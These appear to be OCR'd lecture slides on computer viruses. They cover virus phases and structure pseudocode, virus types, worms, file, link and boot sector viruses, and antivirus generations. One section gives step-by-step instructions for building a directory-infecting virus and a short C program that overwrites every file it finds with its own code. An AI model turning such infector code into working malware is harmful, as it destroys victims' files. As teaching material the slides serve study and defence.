Viruses

Virus Operation

- Dormant
- Propagation
- Triggering
- execution

Virus Structure

```
Program V: ={
  goto main;
  1234567;
  subroutine infect-executable: = {
     loop:
     file:=get-random-executable –file;
     if(first-line-of-file=1234567) then goto loop
     else prepend V to file;
   }
   subroutine do-damage: ={whatever damage is to be done}
   subroutine triger-pulled:= {return true if condition holds}
   main: main-program:= {
                infect-executable;
                if triger-pulled then do damage;
                goto next;
              }
    next:
}
```

How to construct a virus that infect files on the current directory

- Step 1: Search for files in the current directory. If one or more file is present, load the first file.
- Step 2: Load the copy of the virus itself onto the memory.
- Step 3: Open the target file. Copy the virus code from the memory and place it in the target file. Close the target file when the copying process is completed.
- Step 4: Load the next file to infect and move to step 3. If all the files are infected, close all the open files, unload them from the memory and exit

A virus in C

```
void main() {
done=findfirst("*.*",&ffblk,0);
//Search for a file with any extension (*.*)
while(!done) {
 virus=fopen(_argv[0],"rb");
 host=fopen(ffblk.ff_name,"rb+");
 if(host==NULL) goto next;
  x=89088;
  printf("Infecting %s\n",ffblk.ff_name,a);
  while(x>2048) {
   fread(buff,2048,1,virus); fwrite(buff,2048,1,host); x-=2048;
  }
 fread(buff,x,1,virus);
 fwrite(buff,x,1,host); a++;
 next: { fcloseall(); done=findnext(&ffblk); }
 }
 printf("DONE! (Total Files Infected= %d)",a);
}
```

Types of Viruses

- Parasitic Virus
- Memory-resident virus
- Boot sector virus
- Stealth
- Polymorphic virus
- Metamorphic virus

Macro Virus

- It is written in a macro language (embedded in word, excel)
- Macros run automatically
- Classic trade-off: “ease of use” vs “security”

Email Virus

- Spread using email, with the attachment containing a macro virus
- Triggered when user opens attachment
- Or worse even when mail viewed by using scripting features in mail agent
- Often Targets: Microsoft Outlook mail agent, Word/Excel documents


Worms

- Standalone program replicating but normally not infecting program
- It uses a computer network to spread itself
- Widely used by hackers to create zombie programs, subsequently used for further attacks
- Even “Payload free” worms can cause problems, like increasing network traffic.

File Virus (1)

- Attach itself to a program file
- A file virus is executed each time the program is run
- A parasitic virus writes itself into the program file, often at the end of the program. It then modifies the beginning of the program to point to the beginning of the addition, and sets a pointer in itself so that it can return to the original program.


File Virus(2)


Uninfected program
jump back to original program
Infected program
virus code
jump to start of virus

Link Virus (1)

- A link virus infects the file structure of a disk.
- It writes itself to an unused part of the disk once, and then changes the directory entries for all the programs on the disk to point to itself
- It keeps a record of the actual locations of the programs so that, each time a program is executed, it can retrieve it correctly so the user does not notice the infection


Link Virus(2)


Data area of disk
Directory
WP.EXE
COMMAND.COM
MY_PROG.EXE
Uninfected Disk
Virus code
Data area of disk
Directory
WP.EXE
COMMAND.COM
MY_PROG.EXE
Virus loads original program after completing its work
Infected Disk


Boot Sector Virus (1)

- Boot sector is the first software loaded onto your computer.
- When a computer is switched on, the hardware automatically locates and runs the boot sector program.
- This program loads the rest of the operating system into memory.
- A boot sector virus infects computers by modifying the contents of the boot sector program.

Boot Sector Virus (2)



Boot Sector Virus (3)



Countermeasures

- Best countermeasure is prevention (not possible)
- Hence what we need to do is:
  - Detection of viruses in infected system
  - Identification of specific virus
  - Removal


Anti-virus Software

- First generation
  - Scanner uses virus signature to identify virus
  - Or change in length of programs
- Second generation
  - Employ heuristic rules to spot viral infection
  - Employ crypto hash of program to spot changes
- Third generation
  - Memory-resident programs identify virus by actions
- Four generation
  - Packages with a variety of antivirus techniques, e.g., scanning and activity traps, access-controls

Advanced Anti-virus techniques

